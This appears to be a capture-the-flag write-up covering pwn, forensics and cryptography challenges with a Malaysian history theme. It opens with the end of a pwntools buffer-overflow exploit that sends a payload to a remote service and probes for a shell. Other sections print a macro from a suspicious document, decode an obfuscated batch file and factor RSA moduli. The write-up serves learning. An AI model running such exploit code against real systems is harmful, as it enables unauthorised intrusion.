    # wat_dis will, upon entering, expect a return address and the 7th arg on the stack
    p += p64(RETURN_AFTER_WAT)  # return address after wat_dis (not important if
    # system yields shell)
    p += p64(MAGIC)           # the 7th argument (memory at [rbp+0x10] compared to
    MAGIC)
    return p

def run_remote(host=DEFAULT_HOST, port=DEFAULT_PORT, timeout=6):
    payload = build_payload()
```

```
log.info(f"Connecting to {host}:{port}")
p = remote(host, port, timeout=timeout)

# read banner up to the question prompt (robust: try a few markers)
try:
    banner = p.recvuntil(b"?\\n> ", timeout=2)
except EOFError:
    # sometimes service prints without exact prompt; try a short recv
    try:
        banner = p.recv(timeout=1)
    except Exception:
        banner = b""
log.info("Banner:\\n" + banner.decode(errors="ignore"))

# send the overflow payload (this should set registers and jump to wat_dis)
p.sendline(payload)
time.sleep(0.05)

# automatically answer the historical question (server expects "Merdeka")
# try the common casing first
p.sendline(b"Merdeka")
time.sleep(0.05)

# try to read whatever the server sends and keep the connection interactive if
possible
try:
    # read a bit of output after our answer
    out = p.recv(timeout=2)
    print(out.decode(errors="ignore"))
except Exception:
    pass

# now attempt to interactively probe (in case we got a shell)
# send simple commands to check for shell
for cmd in [b"id\\n", b"ls -la\\n", b"cat flag* || true\\n"]:
    try:
        p.send(cmd)
        time.sleep(0.1)
        data = p.recv(timeout=1)
        if data:
            print(data.decode(errors="ignore"))
    except Exception:
        pass

# drop to interactive so you can type if a shell was spawned
try:
```

```
p.interactive()
except Exception:
    p.close()

if __name__ == "__main__":
    import argparse
    ap = argparse.ArgumentParser()
    ap.add_argument("--host", default=DEFAULT_HOST)
    ap.add_argument("--port", type=int, default=DEFAULT_PORT)
    args = ap.parse_args()
    run_remote(args.host, args.port)
```

```
$ cd app
$ ls
flag.txt
libc.so.6
run
source.c
$ cat flag.txt
3108{m3rd3k4_C411in7_c0nv3nt10n}$ d
```

Flag:3108{m3rd3k4_C411in7_c0nv3nt10n}

Forensic

Operation Nyet

ChallengeX

Operation Nyet

100

Pada suatu hari, ketika Khairul Aming meninggalkan laptopnya tanpa pengawasan, seorang staf menyambungkan USB miliknya ke laptop tersebut dan melakukan sesuatu.

Beberapa saat kemudian, dia mencabut USB itu dan beredar. Tindakannya tidak disedari Khairul Aming, namun sempat diperhatikan oleh seorang rakan sekerja yang berasa curiga.

Beberapa jam kemudian, USB tersebut secara cuai ditinggalkan di atas mejanya. Rakan sekerja itu mengambil USB tersebut kerana ingin mengetahui rahsia di dalamnya.

Kini, tugas anda adalah untuk menyiasat isi kandungan USB tersebut melalui fail imej forensik yang diberikan (.E01).

[!\[\]\(26debdd08de6dadb3b1430770cea622d_img.jpg\) USB.E01](#)

FlagSubmit

Given a USB.E01 file to analyze, so I am using a tool called autopsy to analyze the file.

Upon investigation i found an interesting backup file

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size
Kerja				2025-07-30 13:54:16 MYT	0000-00-00 00:00:00	2025-08-15 00:00:00 MYT	2025-08-15 18:22:42 MYT	8192
Logs				2025-07-23 08:05:18 MYT	0000-00-00 00:00:00	2025-08-15 00:00:00 MYT	2025-08-15 18:22:42 MYT	8192
OperationNyet				2025-08-15 18:22:54 MYT	0000-00-00 00:00:00	2025-08-15 00:00:00 MYT	2025-08-15 18:22:53 MYT	8192
System Volume Information				2025-08-15 18:19:56 MYT	0000-00-00 00:00:00	2025-08-15 00:00:00 MYT	2025-08-15 18:19:55 MYT	8192
obr.bat	0			2025-07-23 08:21:30 MYT	0000-00-00 00:00:00	2025-08-15 00:00:00 MYT	2025-08-15 18:20:31 MYT	382
USB DRIVE (Volume Label Entry)				2025-08-15 18:19:56 MYT	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0
USBBackup_.bat				2025-07-30 18:16:50 MYT	0000-00-00 00:00:00	2025-08-15 00:00:00 MYT	2025-08-15 18:20:26 MYT	1161

So i try to analyze and this batch script performs several actions, primarily focused on file copying and hiding operations. When we combined all the strings obfuscated variables. I got a base-64 encoded data

MzEwOHtueWV0X255ZXRfcmFoc2lhX255ZXRfbn1ldH0= so i use **cyberchef** to decode it.

Recipe: From Base64
Alphabet: A-Za-z0-9+=
Remove non-alphabet chars: checked
Strict mode: unchecked

Input: MzEwOHtueWV0X255ZXRfcmFoc2lhX255ZXRfbn1ldH0=

Output: 3108{nyet_nyet_rahsia_nyet_nyet}

Flag:3108{nyet_nyet_rahsia_nyet_nyet}

Tok Janggut

Challenge

X

Tok Janggut

100

Pada tahun 1915, Tok Janggut bangkit menentang penjajahan British di Kelantan. Selepas pertempuran tragis di Pasir Puteh, satu-satunya gambar terakhir beliau disimpan dalam bentuk digital oleh seorang sejarawan moden.

Namun, gambar bersejarah ini telah diubah oleh pihak tidak bertanggungjawab, dipercayai untuk memadam bukti perjuangan beliau.

Sebagai penyiasat forensik, tugas anda adalah untuk membaik pulih fail ini dan mengesan mesej rahsia yang tersembunyi dalam gambar tersebut.

 Tok_Jang...

Flag

Submit

Given a file name Tok_Janggut.so i dump it in <https://hexed.it/> to analyze the file.

```
Tok_Janggut (1) x
12 34 56 78 90 AB CD EF 49 46 00 01 01 01 00 60 .4VxÉ½=ñIF.....`  
00 60 00 00 FF E1 00 22 45 78 69 66 00 00 4D 4D .`... ß."Exif..MM  
00 2A 00 00 00 08 00 01 01 12 00 03 00 00 00 01 .*.....  
00 01 00 00 00 00 00 00 FF FE 00 3C 43 52 45 41 ..... -.<CREA  
54 4F 52 3A 20 67 64 2D 6A 70 65 67 20 76 31 2E TOR: gd-jpeg v1.  
30 20 28 75 73 69 6E 67 20 49 4A 47 20 4A 50 45 0 (using IJG JPE  
47 20 76 38 30 29 2C 20 71 75 61 6C 69 74 79 20 G v80), quality  
3D 20 37 30 0A 00 FF DB 00 43 00 02 01 01 02 01 = 70.. █.C.....
```

Upon inspection this should be a jpeg file but the first 2 bytes sequence are wrong,it should be **FF D8**.After changed the bytes,save it and rename it as .jpeg file.



Flag:3108{TOK_J4NGGUT_P3JU4NG_J1H4D}

Perjanjian Pangkor

Challenge

X

Perjanjian Pangkor

230

Tahun 1874 menyaksikan satu titik perubahan besar dalam sejarah Perak – termeterainya Perjanjian Pangkor antara pihak British dan pembesar Melayu. Di sebalik dokumen rasmi, wujud khabar angin bahawa satu komunikasi rahsia turut berlaku antara pihak tertentu, dihantar melalui saluran tersembunyi.

Satu fail .pcap telah ditemui, dipercayai mengandungi serpihan maklumat penting berkaitan detik bersejarah ini. Kandungannya masih belum diketahui, namun ada pihak mendakwa ia menyimpan rahsia yang boleh mengubah tafsiran kita terhadap sejarah yang sedia ada.

Mampukah anda menelusuri jejak-jejak digital dan membongkar kebenaran yang tersembunyi di sebalik arus masa?

```
file = PERJANJIAN_PANGKOR.pcap = Clue -  
Perjanjian Pangkor.txt
```

 PERJANJ...
[Download](#)

 Clue_-_P...
[Download](#)


Flag

Submit

Given a pcap file and a clue_file.txt that should resemble the password of something.
After a bit research the answer/password in clue_file.txt should be Ismail. So i opened pcap file for next hint to solve the challenge.

125 386.445419	kubernetes.docker.l_	kubernetes.docker.l_	TCP	74 48882 → 4888 [SYN] Seq=0 Min=33288 Len=0 MSS=5495 SACK_PERM TSeq=641552198 TSseq=641552198 h5=128
126 386.445430	kubernetes.docker.l_	kubernetes.docker.l_	TCP	46 48882 → 48882 [ACK] Seq=1 Ack=1 Len=3288 TSeq=641552199 TSseq=641552198 h5=128
128 386.447830	kubernetes.docker.l_	kubernetes.docker.l_	TCP	8258 48882 → 48882 [PSH, ACK] Seq=1 Ack=1 Len=3288 Len=8192 TSeq=641552208 TSseq=641552199
129 386.447832	kubernetes.docker.l_	kubernetes.docker.l_	TCP	66 48882 → 48882 [ACK] Seq=1 Ack=8193 Len=3288 Len=8192 TSeq=641552201 TSseq=641552200
130 386.448862	kubernetes.docker.l_	kubernetes.docker.l_	TCP	8258 48882 → 48882 [PSH, ACK] Seq=8193 Ack=8194 Len=3288 Len=8192 TSeq=641552201 TSseq=641552201
132 386.448862	kubernetes.docker.l_	kubernetes.docker.l_	TCP	8258 48882 → 48882 [PSH, ACK] Seq=163521 Ack=1 Len=3288 Len=8192 TSeq=641552201 TSseq=641552201
133 386.449087	kubernetes.docker.l_	kubernetes.docker.l_	TCP	68 48882 → 48882 [ACK] Seq=1 Ack=24577 Len=3288 Len=8192 TSeq=641552201 TSseq=641552201
134 386.449233	kubernetes.docker.l_	kubernetes.docker.l_	TCP	10264 48882 → 48882 [ACK] Seq=24577 Ack=1 Len=3288 Len=8192 TSeq=641552202 TSseq=641552202
136 386.449860	kubernetes.docker.l_	kubernetes.docker.l_	TCP	66 48882 → 48882 [ACK] Seq=84715 Ack=84715 Len=3288 Len=8192 TSeq=641552202 TSseq=641552202

So here we have a non-red line packet data so i right click and **Follow -> TCP STREAM**



So here it looks like somekind of .docm file so i show it as raw and save it.

```

~ 
> file perjanjian.docm
perjanjian.docm: Zip archive data, made by v3.0 UNIX, extract using at least v2.0, last modified Jul 27 2025 21:40:08, u
ncompressed size 37490, method=deflate

~ 
> unzip perjanjian.docm
Archive: perjanjian.docm
[perjanjian.docm] PERJANJIAN PANGKOR.docm password:
    inflating: PERJANJIAN PANGKOR.docm

~ 
> ls
bin          document.xml  kunci_diraja      PAWN           ret2win        vbaProject.bin
chall         file2.txt     lab_Halqal.ovpn   perjanjian.docm sage           venv
CTF          handout       noname          'PERJANJIAN PANGKOR.docm' split32        WORDLIST
debugger0_d  impacket     P3-21A.log      pwndbg        UNIC-Ke_Makam_Bonda.wav zsh

```

The file that i saved is a Zip file so i unzip using the password **Ismail**.

```

~ via 🐍 v3.13.3 (venv)
◆ > olevba PERJANJIAN\ PANGKOR.docm
olevba 0.60.2 on Python 3.13.3 - http://decalage.info/python/oletools
=====
FILE: PERJANJIAN PANGKOR.docm
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----
Sub AutoOpen()
    ' Hidden flag in comment or as obfuscated string
    Dim f As String
    f = "3108" & Chr(123) & "perjanjian_pangkor_mesej_rahsia" & Chr(125)
    MsgBox "Nothing to see here..."
End Sub

+-----+
| Type      | Keyword            | Description          |
+-----+
| AutoExec | AutoOpen          | Runs when the Word document is opened |
| Suspicious | Chr                | May attempt to obfuscate specific strings |
|             |                     | (use option --deobf to deobfuscate) |
+-----+

```

Using olevba tool and I got the flag. One other way is to extract the file and read the VbaProject.bin.

Flag:3108{perjanjian_pangkor_mesej_rahsia}

Pemacu Sebuah Negara

ChallengeX

Pemacu Sebuah Negara

420

Sebuah kereta dijumpai terbiar di dalam makmal ujian – dalamannya kelihatan normal, namun sesuatu yang luar biasa tersebunyi di sebalik bingkai datanya. Terselit dalam ialah mesej misteri daripada yang pernah membawa impian besar buat negara.

Tugasan anda: Tinjau file yang diekstrak, kenal pasti pola yang mencurigakan, nyahsulit mesej tersebut, dan dedahkan siapakah insan di sebalik visi itu.

Format Flag: 3108{Nama_Jenama_Model}

P3-21A.log

FlagSubmit

Given a P3-21A.log and i dump it in grok ai.from the get-go I know that P3-21A is a kod name for Proton Preve.Since the grok have a hard time to analyze the file,i prompt for the ai to give possible flag from the format flag given.


Bendera yang Dihasilkan:

- **Standard (Disyorkan):** 3108{Proton_Preve} – Paling sesuai dengan format dan petunjuk.
- **Dengan Tokoh:**
 - 3108{Tun_Dr_Mahathir_Mohamad_Proton_Preve} (paling relevan kerana kaitan dengan visi Proton).
 - 3108{DS_Syed_Zainal_Abidin_Proton_Preve}
 - 3108{Dr_Wolfgang_Karl_Epple_Proton_Preve}
 - 3108{DS_Mohd_Najib_Tun_Abdul_Razak_Proton_Preve}
 - 3108{Italdesign_Giugiaro_Proton_Preve}

Flag:3108{DS_Syed_Zainal_Abidin_Proton_Preve}

Cryptography

ADI RaSA...



In the file given we need to have the value n and c to decrypt the flag. So i connect to the server and answer the questions related to adi putra. The i go the value of N:
293492960412007278668808616766320338991219616990905534338059009987 Nilai c:145104198865749436686383467165820612598723883288622970363127633064.

Python script:

```
>>> from sympy import factorint, mod_inverse
...
... def decrypt_multi_prime_rsa(N, e, c):
...     factors = factorint(N)
...     primes = list(factors.keys())
...     p, q, r = primes
...     phi = (p - 1) * (q - 1) * (r - 1)
...     d = mod_inverse(e, phi)
...     m = pow(c, d, N)
...     return m
...
... def int_to_bytes(n):
...     return n.to_bytes((n.bit_length() + 7) // 8, 'big')
...
... # Given values
... N = 293492960412007278668808616766320338991219616990905534338059009987
... e = 65537
... c = 145104198865749436686383467165820612598723883288622970363127633064
...
... # Decrypt
... decrypted_int = decrypt_multi_prime_rsa(N, e, c)
... flag_bytes = int_to_bytes(decrypted_int)
... flag_bytes.decode()
...
'g3n1uS_m4th3MAT1K_D1lUp4k4N'
```

Flag:3108{g3n1uS_m4th3MAT1K_D1lUp4k4N}

The Pocket Rocketman

Challenge X

The Pocket Rocketman

100

Azizulhasni Awang, legenda lumba basikal trek Malaysia, digelar The Pocket Rocketman kerana tubuhnya kecil tetapi kuasanya luar biasa. Di trek, beliau meluncur pantas dan lincah, memecut dengan kelajuan yang menggerunkan lawan. Dalam perlumbaan keirin, strategi, ketepatan, dan fokus menjadi senjata utamanya – membuktikan bahawa kejayaan bukan bergantung pada saiz, tetapi kecekapan dan teknik.

 thepocke...

Flag Submit

Given a pdf file,in the pdf file there's a rsa script with output so i dump it in cahggpt so create me a python script solution.

```
import gmpy2

n =
35711315884607235937570701576541484291201241496844358887988376174885126204
60724246683394181297430802224730269000275793652605802564056917335073588568
72652238079303419976598117480026740710061426230310189728940563265579836377
51584119469391564826238421201565426887645974346882909636399952759798280577
18304296497569918097769978539472983050356054851523963598660622657968777396
13765903839539915037561013835736557016466162228455557886039575340396904510
11880803947716102733867525605554087435212695839783701648136922005775540163
21731380788703445000505521717971852375306379841622084708054136777717376518
27105907332346201352563412705574360662261222331553242850437385626739813256
72498230655037855979536892039239992332805818302340029045576303190119133578
01033447322062883022805863662308652478477926099501926841842968904632591445
51385610479142287110741052040339933013777430951765250652413033005102508317
28643716788658001037918321122103546201625832791526610109542562640296351503
437988746471846266483181143339529766816052408811253917513680310602544080544
15427537478054081279251706602194821913181531064699726191086545305561139975
41805373677605867845020845000920884678212676221339322058727589787379249296
66464541316931234993926839951162347978776271335154295617635372162496781385
9564182946375083770625799175804502545275678885163827283338763461010146040
94101688356766217043749100725842024948464686740633275906760523332792954500
36016182339376415913828640432788950044618143498475662810336540869858464000
18830551690314883166082370034270169063112144689965361964585430273853271710
79811301941800506781525720782039194046487455748490926800478691084735890360
48094400971504964546866396031431678525374415063569748730401586350175350229
57444670041084948027665427342475638318960765964003561584499289002485585075
58779903452899806480463752161452257241452579072241628974735406639333765044
01856090250001881727187859966252697675807799092506347892790751863276849369
033983100173815533881995652513387520580379026127046119145050131187342418601
81922062471771091947215062227467550287406709584380818221282238954506898620
03946745535781049409187069687999938121822936582470439705477571828811651689
80512501642564089535096886567676147012246139722948515455954306403839586935
09984016997185290119842033349866736057763437830306230767736164597258786001
360203942753157621771184321159989137214036294434090376466110513491511441084
291117213977901629491313173670553459805940622819593887627606112184365585617
06891499953687263663
e = 65537
ciphertext =
17820344763583226812354045104285530620572067274162154011314906542030388598
43009965652597931540380228779981051700227632832170966190688735573772384611
33069697556910337009363269552357059487784969540167233698642717036973420101
84404158229126925571271023403084085257031928255646867994216022545856507274
73175558734508244374785723129241272445963018523735022587005215140732662805
78441362424910607554630239827268868630223930477395073933235196584793144267
08798907554466446030067123735658682728497907091541585531395380296409532765
57730292091403809792991384414128016728812754498038976870563105727066205315
8656032738364063576838516798200208770216169214576672602133312309469600286
2074550920507794870469992129524331713789755006247609625671946030988028730
```

```
930866680356116335231509069761059027894187792654981169159424244467887304842
549058165569198219538715541262389885119473172906086455962180641125525539733
16064884438994646638763414859192958419678098999656829082596390778539958919
26477503656137949003621514837128892996323470507361004436244610322546093678
62720824605370416249791098511803680045834459757174446340842101667178415141
638962731511829257841179050105396336676915354577233403629239400139531957671
52934715637263126705194434675589592746070817668193937022863404191610898133
070611190992821698812514919275375995963644180007188803136229687800080375288
63051361563430374001514512552994152570892143793152039907268593277710954965
96931610217048570264199459202972280443138491603174437543245962291874659841
48027251419217547899855871098292628194671975990746772952708872476888485126
570241049861990413154885909481110038995105113197578258350685237858665265757
32087424338009782024955871849278226253001069709374645247846113210627814609
483883329664042988111759534857026027979507329509170536988450629483458445129
20329248500467068579290382367321918660689190567735759038695488749324764739
580411206020488514843063248038956734495311178189039019623727016637552506822
240659756316092641226061442605463803733216725706078758052344227199711041161
96337094145681513836191055271772701549312822289374209063883024211730288440
61722989750305603137140737267731498058143527695397666544648004595221495546
005496007848275263592540989292009827201105326193261191002057479539265573136
694261245575231596735200056957444613654084274883811273479116757596452679024
37673128465093045127729667868172355823605428742631486774465506952018306104
15075065863454625731730704374192101343767002339917576914239602221375963392
526115296558869
```

```
# Compute integer square root
root = gmpy2.isqrt(n)
# The larger prime q is the next prime after root
q = gmpy2.next_prime(root)
p = n // q

# Check
if p * q == n:
    phi = (p-1) * (q-1)
    d = pow(e, -1, phi)
    message = pow(ciphertext, d, n)
    flag = message.to_bytes((message.bit_length() + 7) // 8, "big").decode()
    print(flag)
else:
    print("Failed to factor n")
```

Flag:3108{Muh4mm4d_Az1zulH4sn1_Th3_P0ck3t_R0ck3tm4n_88}

Shila's Song & City

Challenge X

Shila's Song & City

100

Shila Amzah dikenali sebagai salah satu penyanyi Malaysia yang berjaya di pentas antarabangsa. Dia lahir di sebuah bandar ibu negara Malaysia dan pernah menghasilkan sebuah lagu popular yang menjadi titik permulaannya di luar negara.

liriklag...

Flag

Submit

The .txt file given looks like a gibberish/encoded lyrics. From here i was clueless on connecting the description of the challenge and the challenge itself. I tried cyberchef and it got nothing so i go to <https://www.dcode.fr/cipher-identifier> to try my luck.



Search for a tool

★ 🔎 SEARCH A TOOL ON dCODE

e.g. type 'caesar'

★ BROWSE THE FULL dCODE TOOLS' LIST

Results

dCode's analyzer suggests to investigate:

	↑↑	↑↑
Double Transposition Cipher		
Redefence Cipher		
Turning Grille		
Substitution Cipher		
Shift Cipher		
Transposition Cipher		
Homophonic Cipher		
Caesar Box Cipher		
Scytale Cipher		
Rail Fence (Zig-Zag) Cipher		
Skip Cipher		

CIPHER IDENTIFIER

Cryptography > Cipher Identifier

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE

```
raknt4hdkbenkbueaamaienaenanzrp  
rctrdsag'4aetsaetaesaenakhpreeahkgna_acrmidrmea_ninaja  
ujaktb4yahgauietkpaltaalikbreLeiilinaesr}rpnaupnagrap  
tidai_datsmiankankateasamta  
taymaaus003K11anmuentubekyhlryhluutnkkausauaiae1k2e  
kptnanninitiantiadganetietskaanyraMiraYeangabeBalska
```

★ CLUES/KEYWORDS (IF ANY)

► ANALYZE

See also: Frequency Analysis – Index of Coincidence

SYMBOLS IDENTIFIER

► Go to: [Symbols Cipher List](#)

Answers to Questions (FAQ)

What is a cipher identifier? (Definition)

An encryption detector is a computer tool designed to recognize encryption/encoding from a text message. The detector performs cryptanalysis, examines various features of the text, such as letter distribution, character repetition, word length, etc. to determine the type of encryption and guide users to the dedicated pages on dCode based on the type of code or encryption identified.

I tried every single cipher encryption result and ctrl+F to search for the flag until i found it in rail fence cipher.

slaysia | B... HiAnime Free Anim... ChatGPT GTFO Home - Roblox

3108 1/4 ^ v x

tikerSetanghaa i Wa bte stesegakete
Ktaar tarer Kn teern ank rakhkuakt gnr
Buugga tsitm rsifft k inadimnkkhti
uidakp nniet o8kp5i-iaapr ri4i Saudgg
aneaa4aizreeaaadeabikr jaiiaamj l n
aaabb Mumgugele na rdnuiu akugei
mtrimemaiias te aicuma tkty Wa5 liarr
inmek nhtirhea categiaj upbirut ktt
neraueaanaMa Bnkhar eet as hidwtswDn

(-) ea eiisalaaj' i aim
9t am0emprahsmeheilKipnsahnkWaKp_

^v duent4srkm u4 akisp dne aki yaapniek

(+4) gaaBlnbegkiarM mn erw jjsiaa
pdebisorain
msbkrMncipua'aiyanadeeaugipsnuuaeak
ikinn 'apgrn alilenpaaa
asuahkiknttsrnlieag1DDnr aa Mj
iaiimiids nuthd pukk t 1tiprr-
iintatil p eeitaal a4n ubb
rgehnclaygtt aata aauueblni in a s
un ergktainmaunaii a juuan n ermo
brinii a erci hptankan Plairu ikisi
antimekandankaanjahalingrsistsbnuualt
aitYakabr uip Kjs n ikgaa' ai3meip
HmKTnahrl nesa_a ai mmkileiee
bersama K tiada kulupa

3108{ShaH114_Sh114_4mz4h_14KL} muils

Flag:3108{ShaH1I4_Sh1I4_4mz4h_14KL}

Putri Catur Negara

Challenge

X

Putri Catur Negara

470

Di hujung perlawanan catur, hanya satu langkah yang membezakan kemenangan daripada kekalahan.

Seorang Grandmaster misteri telah menyimpan rahsia di dalam papan catur digital ini. Untuk membongkar rahsia itu, anda perlu mencari jalan "checkmate" dengan hanya satu langkah yang tepat.

Pecahkan teka-teki ini, dan buktikan anda layak meraih gelaran juara.

<https://catur.bahterasiber.my>

Flag

Submit

It is given a website for I to analyze what could be the text to decrypt.




Ringkasan

Lahir: 2001 • Gelaran: WIM (2019)

- WIM sejak 2019
- Kompetisi: Chess Olympiad, Women's World Cup
- Peak FIDE ~2059 (Feb 2022)

Petang Catur

Posisi akhir (contoh permainan):



[Lihat PGN](#)

Profil Penuh

Puteri Munajjah Az-Zahraa binti Azhar ialah pemain catur Malaysia yang menjadi tumpuan kebangsaan. Beliau memenangi beberapa kejohanan peringkat remaja dan terus menaik sehingga memilliki gelaran WIM.

Pencapaian

- Woman International Master (2019)
- Peserta Chess Olympiad dan Women's World Cup
- Pemenang kategori umur di kejohanan Asia Tenggara

Permainan Ciri (PGN)

Contoh permainan yang dipaparkan di bawah — Putri Munajjah (Putih) vs Perwira (Hitam).

```
[Event "Pertarungan Catur Ikonik"]
[Site "Bahtera Siber Arena"]
[Date "2025.08.31"]
[Round "1"]
[White "Putri Munajjah"]
[Black "Perwira"]
[Result "1-0"]
[ECO "A00"]
[Opening "Bird's Opening"]
[Annotator "Bayang Satria"]

1. f4 h5 2. d3 f6 3. c4 b5 4. a3 a6 5. c5 e6 6. Kd2 Kf7
7. Qc2 d5 8. a4 b4 9. Nf3 Qe7 10. h3 Rh7 11. c6 Rh8
12. Ng1 Qd8 13. e3 e5 14. b3 h4 15. Nf3 a5 16. Be2 Ke6
17. Bf1 Kd6 18. Ng1 f5 19. Qd1 Ne7 20. Nf3 exf4
21. e4 Qe8 22. Ke1 Ng6 23. g3 hxg3 24. Kd2 dxе4
25. Nd4 Qe5 26. Bb2 Qc5 27. dxе4 Qb6 28. exf5 Ne7
29. Qf3 Rh4 30. Bg2 Kc5 31. Kd1 Kd6 32. Kd2 Ba6
33. Qd1 Qa7 34. Ke1 Nd5 35. Bc1 Rh3 36. Nb5+ Bxb5
37. Qxd5+ Ke7 38. Qe6+ Kd8 39. Qd5+ Bd6 40. Qd2 Ba6
41. Bf3 Ke8 42. Qb2 Qf2+ 43. Qxf2 Be5 44. Qa2 g2
45. Bxg2 Kf8 46. Bb2 Bf6 47. Bd5 Bd3 48. Kd1 Bd8
49. Bc4 Be4 50. Rf1 f3 51. h4 Nxс6 52. Nd2 Rxh4
53. Be6 g6 54. f6 Nb8 55. Bh3 Bd5 56. Bc8 Kg8
57. Rc1 Rh5 58. Nxf3 Be4 59. Ke1 Rh6 60. Kd1 Bd5
61. Ba1 Rh7 62. Qb2 Kf8 63. Qb1 Rh6 64. Ke2 c6
